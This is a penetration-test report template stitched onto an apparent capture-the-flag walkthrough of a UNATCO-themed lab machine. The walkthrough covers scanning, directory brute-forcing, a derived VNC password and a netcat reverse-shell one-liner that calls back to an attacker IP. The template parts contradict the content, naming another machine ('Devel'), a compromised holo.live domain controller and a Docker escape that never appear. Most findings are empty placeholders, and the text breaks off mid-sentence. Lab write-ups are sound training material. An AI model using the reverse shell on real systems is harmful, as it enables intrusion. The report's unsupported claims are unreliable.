


Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

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Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templat/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due___that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation 1.jpg" is
not created yet. Click to create.

Finding's & Remediation

Hostname1

Finding

SYSTEM IP: 0.0.0.0

Service Enumeration: TCP:22,80,etc

Nmap Scan Results:

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

Target IP can change during engagement

```
export TargetIP=10.10.191.163
```

Here we get an idea of what the VM might introduce to use. Most of the time we do not get much but its nice to have something.

Screenshot:

The NSF are about to raid Liberty Island to capture the shipment of Ambrosia from UNATCO (The United Nations Anti-Terrorist Coalition). As our top hacker, we need you to gain a root foothold on the UNATCO admin network.

▶ Start Machine

Warning: Don't try to brute force auth - the services in question don't like this.

We are going to do a basic scan with **Nmap** to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full $TargetIP --min-rate 5000
```


Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-title: United Nations Anti-Terrorist Coalition
|_http-server-header: Apache/2.4.41 (Ubuntu)
5901/tcp  open  vnc      syn-ack ttl 61 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_   VNC auth, Anonymous TLS (258)
23023/tcp open  unknown syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
```

After our basic scan we are going to do a deeper scan to see if we can pickup any extra services that I might have missed.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln $TargetIP
```

Screenshot: (Find entire scans in appendix)

Checking out the webpage and we find this comment.

Link: <http://10.10.191.163/badactors.html>

Source-Page

```
<footer>
  List is maintained by system admin, AJacobson//UNATCO.00013.76490
</footer>
<!-- if you can see this I might add you to the list. per United Nations directive #17, F12 is now a international cyber crime -->
</body>
/html>
```

10.10.191.163/badactors.html

marks here on the bookmarks toolbar. Manage bookmarks...



War in Cyberspace

Current Cyber Watchlist

Vigilance Online

As part of its duties, UNATCO monitors the digital domain as well as the physical, keeping track of those malevolent actors who would use their technical aptitude to threaten security and harm the peace-loving peoples of the world.

This page keeps a list of usernames that have been flagged by our sophisticated monitoring systems. If you see anyone in this list during your own travels online, be warned! You may be dealing with a cyberterrorist.

- gsyme
- haz
- hgrimaldi
- hhall
- hquinnzell
- infosneknz
- jallred
- jhearst
- jlebedev
- jooleeah
- juanssf
- killer_andrew
- lachland
- leesh
- levelbeam
- mattypattatty
- memn0ps
- nhas
- notsus
- oenzian
- roseycross
- sjasperson
- sweetcharity
- tfrase
- thom_seven
- ttong

List is maintained by system admin, AJacobson//UNATCO.00013.76490

We find another link that looks interesting link as well.

Link: <http://10.10.191.163:23023/>

← → ↻ 🏠 10.10.191.163:23023

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

UNATCO Liberty Island - Command/Control

RESTRICTED: ANGEL/OA

send a directive to process

We use a tool called **Photon** to download any client side files on the website and analyze them offline and we found something.


```
photon -u http://10.10.191.163/ -l 3 -t 100
```

```
(kali㉿kali)-[~/Scan/Manual/HTTP/10.10.191.163]
$ ls
badactors.html  index.html  internal.txt  robots.txt  style.css  threats.html
badactors.txt   intel.txt   MorePerfectDOSVGA.ttf  scripts.txt  terrorism.html  unatco.png

(kali㉿kali)-[~/Scan/Manual/HTTP/10.10.191.163]
$ cat robots.txt
http://10.10.191.163/datacubes # why just block this? no corp should crawl our stuff - alex
```

We found a list of bad actors. not much to go with. I checked each file statically but nothing to hit to something more. We found a directory from the robots.txt this included a username as well.

Link: <http://10.10.157.172/robots.txt>



```
# Disallow: /datacubes # why just block this? no corp should
crawl our stuff - alex
Disallow: *
```

When we look at the directory we land here



```
Liberty Island Datapads Archive
```

All credentials within *should* be [redacted] - alert the administrators immediately if any are found that are 'clear text'

Access granted to personnel with clearance of Domination/5F or higher only.

This looked to have more to it.

Discovery

The URL ends with a number sequence. Lets use


`gobuster`

```
gobuster dir -u http://10.10.157.172/datacubes/ -w
/usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
```

```
(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ gobuster dir -u http://10.10.157.172/datacubes/ -w /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
=====
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.157.172/datacubes/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/seclists/Fuzzing/4-digits-0000-9999.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.2.0-dev
[+] Timeout:           10s
=====
2022/11/08 16:19:50 Starting gobuster in directory enumeration mode
=====
/0000      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0000/]
/0011      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0011/]
/0068      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0068/]
/0103      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0103/]
/0233      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0233/]
/0451      (Status: 301) [Size: 323] [--> http://10.10.157.172/datacubes/0451/]
Progress: 9998 / 10001 (99.97%)=====
2022/11/08 16:23:11 Finished
=====
```

When we go to each link we find...

Link: <http://10.10.157.172/datacubes/0011/>



attention nightshift:

van camera system login (same as old login): [redacted]
new password: [redacted]

PS) we *will* beat you at darts on saturday, suckas.

Link: <http://10.10.157.172/datacubes/0068/>



So many people use that ATM each day that it's busted 90% of the time. But if it's working, you might need some cash today for the pub crawl we've got planned in the city. Don't let the tourists get you down. See you there tonight, sweetie.

Accnt#: [redacted]
PIN#: [redacted]

Johnathan - your husband to be.

PS) I was serious last night-I really want to get married in the Statue. We met there on duty and all our friends work there.

Link: <http://10.10.157.172/datacubes/0103/>



Change ghermann password to [redacted]. Next week I guess it'll be [redacted]. Strange guy...

Link: <http://10.10.157.172/datacubes/0233/>



From: Data Administration
To: Maintenance

Please change the entry codes on the east hatch to [redacted].

NOTE: This datacube should be erased immediately upon completion.

Link: <http://10.10.157.172/datacubes/0451/>

Brother,

I've set up **VNC** on this machine under jacobson's account. We don't know his loyalty, but should assume hostile.
Problem is he's good - no doubt he'll find it... a hasty defense, but since we won't be here long, it should work.

The VNC login is the following message, 'smashthestat', hmac'ed with my username from the 'bad actors' list (lol).
Use md5 for the hmac hashing algo. The first 8 characters of the final hash is the VNC password. - JL


Tool: <https://www.freeformatter.com/hmac-generator.html#before-output>

We used this site to try all the usernames from the bad actor list and we found one that works.


Credentials found

```
jlebedev:311781a1
```

We used `#vncviewer` to log in with.



Proof of user



Proof of user.txt

```
thm{6ae787a98fff512ae33335e1264f0dd3}
```

Initial Foot hold

We are going to get a reverse shell on target so we can work.


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.13.1.3 443 >/tmp/f
```

```
C:\tmp> hosthostname
hostname
unatco-cmd
C:\tmp> whoami
whoami
ajacobson
C:\tmp> uname -a
uname -a
Linux unatco-cmd 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
C:\tmp> id
id
uid=1001(ajacobson) gid=1001(ajacobson) groups=1001(ajacobson)
C:\tmp> ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:3c:fa:75:1d:eb brd ff:ff:ff:ff:ff:ff
    inet 10.10.89.231/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 2504sec preferred_lft 2504sec
    inet6 fe80::3c:faff:fe75:1deb/64 scope link
        valid_lft forever preferred_lft forever
C:\tmp> █
```

Only thing we could find was a file on the target desktop


```
C:\home\ajacobson\Desktop> ls ls -la
ls -la
total 6792
drwxr-xr-x  2 ajacobson ajacobson   4096 Oct 22 05:36 .
drwxr-xr-x 21 ajacobson ajacobson   4096 Nov  9 04:52 ..
-rwxr-xr-x  1 ajacobson ajacobson 6941856 Oct 22 05:36 badactors-list
-rw-r--r--  1 ajacobson ajacobson    643 Oct 22 14:08 user.txt
C:\home\ajacobson\Desktop> file badactors-list
file badactors-list
badactors-list: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c9bf588974cd2b3b7c2db34d49d3df7aec3a76dc, for GNU/Linux 3.2.0, not stripped
C:\home\ajacobson\Desktop>
```

This is what the binary looks like when we run it.



For some reason the app is reaching out to the port 23023. Lets take a look at what the traffic looks like via wireshark but I am not getting anything.???? This is due to UNATCO not being listed in our `/etc/hosts/` file. After looking our victim machine has 127.0.0.1 set to UNATCO. This means that if we want the program on OUR attacker machine to connect properly, we will have to set the victims machine as UNATCO in our `/etc/hosts` file. So we

upload the file to our machine

